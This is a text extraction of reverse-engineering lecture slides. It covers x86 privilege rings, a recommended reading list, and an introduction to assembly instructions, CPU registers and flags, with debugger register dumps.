


x86 CPU Rings 0, 1, 2, and 3



- Ring 3
 - Least privileged
 - User mode
 - Applications
- Ring 0
 - Most privileged
 - Kernel mode
 - Kernel
- Rings 1 and 2 are rarely used (not used by Windows, Linux)
 - Sometimes used for device drivers
- Ring 0 aka supervisor mode

x86 CPU Rings -1, -2, and -3



- **Ring -1: Hypervisor**
 - Intel Pentium 4 (2005) introduced virtualization VT-x
- **Ring -2: System Management Mode (SMM)**
 - Introduced in Intel i386SL for power management, then 486 and Pentium (1993)
 - AMD since 1994 (Am486)
- **Ring -3: Intel Active Management Technology (AMT) or Intel Management Engine (ME)**
 - Remote out-of-band management

Feedback

Not happy? Dislike something?


- Feel free to ask questions!
 - Let's make this an interactive class.
-
- Dislike something? Please let me know
 - Ideally, we all enjoy this class!



Literature



Literature

- Practical Reverse Engineering
- Autoren: Bruce Dang, Alexandre Gazet, Elias Bachaalany
- Covers Windows on x86, x86-64, and ARM




Literature

- Windows Internals
- Autoren: Brian Catlin, Jamie Hanrahan, Mark E. Russinovich, David Solomon, Alex Ionescu
- **The** book for Windows Kernel internals




Literature

- Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software
- Autoren: Michael Sikorski, Andrew Honig
- Hands-On Guide (Explains Tools)




Literature

- Reversing - Secrets of Reverse Engineering
- Autoren: Eldad Eilam




Literature

- Malware Analyst's Cookbook
- Autoren: Michael Hale Ligh (MHL), Steven Adair, Blake Hartstein, Matthew Richard
- Hands-On Guide (Explains Tools)
- From 2010
- Not used in this lecture, but still interesting



Literature

- Rootkits: Subverting the Windows Kernel
- Autoren: Greg Hoglund, James Butler
- From ca. 2005
- Not used in this lecture, but still interesting



Programming in Python - Resources

- <https://developers.google.com/edu/python/>
Google's Python Class
 - YouTube videos: <https://youtu.be/tKTZoB2Vjuk?list=PLC8825D0450647509>
- Things to keep in mind
 - No type declarations of variables, parameters, functions, or methods
 - Indentation level is important (best practice: always use spaces!)

Thank you. Questions?

Software Reverse Engineering Assembly for Intel x86

Prof. Dr. Christian Dietrich
[<dietrich@internet-sicherheit.de>](mailto:dietrich@internet-sicherheit.de)

Overview

0. Introduction and Motivation
1. Machine code, Assembly for Intel x86
2. Operating Systems
3. Static Code Analysis
4. Dynamic Code Analysis
5. Malware, Botnets, and Malware Analysis
6. Targeted Attacks

Recap

- Little Endian?
- Big Endian?
- CPU rings?
- Hexdump?

This chapter

- Machine code and assembly
- CPU components
- Registers and flags
- Memory
- Instruction set
 - Data movement instructions
 - Arithmetic instructions
 - Comparison instructions
 - Control flow instructions

Learning Goals


- You should
 - be able to name x86 CPU registers and flags, and describe their purposes
 - understand the structure of an x86 instruction
 - be able to name and understand x86 instructions for data movement, stack operations and comparisons
 - have a basic understanding of function calls and stack frames from an assembly perspective
 - be able to recognize function arguments from x86 assembly code
 - name at least two different calling conventions
 - be able to draw main memory (RAM) heap and stack diagrams
- In terms of lab skills, you should
 - be able to read simple assembly code
- Ideally, you practice to write simple assembly code, for example write an assembly program that computes the sum of two integer values.

Machine code and assembly

- Machine code
 - Sequence of instructions executed by the CPU
 - Represented as a sequence of bytes (machine code)
 - Lowest level of (accessible) programming
- Assembly
 - Textual representation of machine code
 - Example assembly instruction

```
mov ebx, eax           ; copy value from eax to ebx
```
- The set of instructions for a given architecture is called **instruction set**.
- Intel defined the instruction set architecture **IA-32**
 - Introduced 1985 in the Intel 80386 microprocessor, still supported in today's CPUs (2017)
 - IA-32 is the first 32-bit instruction set
- Today's Intel CPUs support **x86-64**, the 64-bit version of the x86 instruction set

From high-level language to machine code




```
#include <iostream>
int main() {
    printf("Hello world!\n");
    return 0;
}
```


```
...
push eax
mov ecx, [ebx+4]
add eax, 0x4
call printf
...
```

```
10001101001
01010111000
10001001010
10101010101
01...
```

x86 CPU Components



Volatile Memory Hierarchy



- Random Access Memory (RAM) is the **slowest** type of memory
 - CPU registers are the **fastest** type of memory
-
- The capacity of RAM is the **biggest**
 - The capacity of registers is the **smallest**

CPU Registers

Register Name	Description
eax (rax)	Accumulator
ebx (rbx)	Base address
ecx (rcx)	Counter (loops)
edx (rdx)	Data I/O
esi (rsi)	Source
edi (rdi)	Destination
ebp (rbp)	(Stack) Base frame pointer
esp (rsp)	Stack pointer
eip (rip)	Instruction pointer

EAX	00000000
EBX	00000000
ECX	0022FB08
EDX	777C70F4
EBP	0022FB50
ESP	0022FB24
ESI	FFFFFFFE
EDI	00000000

EIP	778205A7
-----	----------

EFLAGS	00000246				
ZF	1	PF	1	AF	0
OF	0	SF	0	DF	0
CF	0	TF	0	IF	1

LastError 00000000 (ERROR_SUCCESS)

GS	0000	FS	003B
ES	0023	DS	0023
CS	001B	SS	0023

<ntdll.KiFastSystemCall1>

ntdll.778205A7
points to the next instruction

CPU Flags

Name	Description
EFLAGS (RFLAGS)	Accumulator
ZF	Zero flag
OF	Overflow flag
CF	Carry flag
SF	Sign flag
TF	Trap flag (single stepping)
IF	Disable maskable interrupt flag

EAX 00000000
 EBX 00000000
 ECX 0022FB08
 EDX 777C70F4 <ntdll.KiFastSystemCall1f
 EBP 0022FB50
 ESP 0022FB24
 ESI FFFFFFFE
 EDI 00000000

 EIP 778205A7 ntdll.778205A7

 EFLAGS 00000246
 ZF 1 PF 1 AF 0
 OF 0 SF 0 DF 0
 CF 0 TF 0 IF 1
 Flags


 LastError 00000000 (ERROR_SUCCESS)

 GS 0000 FS 003B
 ES 0023 DS 0023
 CS 001B SS 0023

CPU Registers Overview


Multi Media Extension (MMX)

